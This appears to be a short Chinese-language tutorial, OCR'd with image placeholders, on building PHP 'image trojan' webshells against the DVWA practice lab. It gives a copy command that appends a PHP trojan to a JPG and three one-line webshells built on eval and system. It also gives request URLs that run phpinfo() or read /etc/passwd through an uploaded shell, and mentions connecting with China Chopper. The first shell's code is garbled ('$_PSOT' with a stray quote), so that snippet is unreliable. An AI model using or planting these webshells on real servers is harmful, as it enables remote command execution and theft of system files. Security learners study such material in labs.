
```
copy 图片.jpg/b + 木马.php/a 木马.jpg
/b 表示以二进制方式打开
/a 表示以ASCII方式打
```

介绍php的几种使用图片马方式

> shell.php 使用php函数 菜刀连接

```
<?php @eval('$_PSOT['admin']);?>
```






> shell2.php #eval 使用php函数，例如phpinfo();

```
<?php eval($_REQUEST['admin']);?>
```

可以使用 hackbar 执行并 POST 下面的命令即可远程执行 phpinfo()

```
http ://192.168.0.7/dvwa/hackable/uploads/shell.php?admin=phpinfo();
```



> post是想用中国菜刀之类的工具连接获取shell，是C/S架构。
>
> request 是在网页端输入变量访问图片吗所在网址[post]

> shell3.php #system使用linux 系统命令，例如ls，cat，rm，cp

```
<?php system($_REQUEST['admin']);?>
```

> 可以使用 hackbar 执行并 POST 下面的命令即可远程执行 phpinfo()

```
http://192.168.8.134/dvwa /hackable/uploads/shell3.php?admin=cat /etc/passwd
```